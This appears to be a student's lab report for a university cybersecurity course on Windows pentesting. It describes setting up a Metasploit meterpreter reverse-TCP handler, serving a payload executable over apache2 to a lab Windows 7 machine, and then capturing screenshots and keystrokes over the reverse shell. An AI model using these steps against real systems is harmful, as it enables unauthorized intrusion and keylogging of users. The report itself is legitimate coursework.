OLD DOMINION UNIVERSITY


CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #M3 Windows Pentesting

Natalie Hardwicke


01167235


TASK A: BREAK INTO THE SYSTEM






In the screenshots above, I have configured the reverse shell connection in Metasploit. The first step (not pictured) is to use the command "msfconsole" to open Metasploit. (1)Next, we use the exploit "exploit/multi/handler" and then set up the reverse shell connection using the command "set payload windows/meterpreter/reverse_tcp." (2)Then, I set the lhost as 192.168.10.13 (Internal Kali) and the lport as 30122 as directed. (3) I checked that these were set using the "show options" command.






(4) Next I made an executable payload named “nhard010.exe” and checked that it was saved to my home using “ls -l.” (5) Then I started up apache2, copied the executable “nhard01.exe” to “/var/www/html/,” and removed the default page.

(TASK A CONTINUED ON NEXT PAGE)






(6) I then went to the Windows 7 machine and typed in Internal Kali's IP address "192.168.10.13," clicked on nhard010.exe and pressed run. (7) I checked that I now had a connection to 192.168.10.9 and as seen in the screenshot above, I do.


TASK B: BASIC INFORMATION HARVESTING

Step 1: Take a screenshot of the target machine




In the picture above, I have captured a screenshot from Internal Kali of the Windows 7 machine. I got this using the command “screenshot” in the Metasploit console.


Step 2: Capture Keystrokes



In the picture above, I have used the command “keyscan_start” to begin tracking keystrokes from Windows 7 and then used the command “keyscan_dump” to show what was being typed.

Step 3: Create Text File







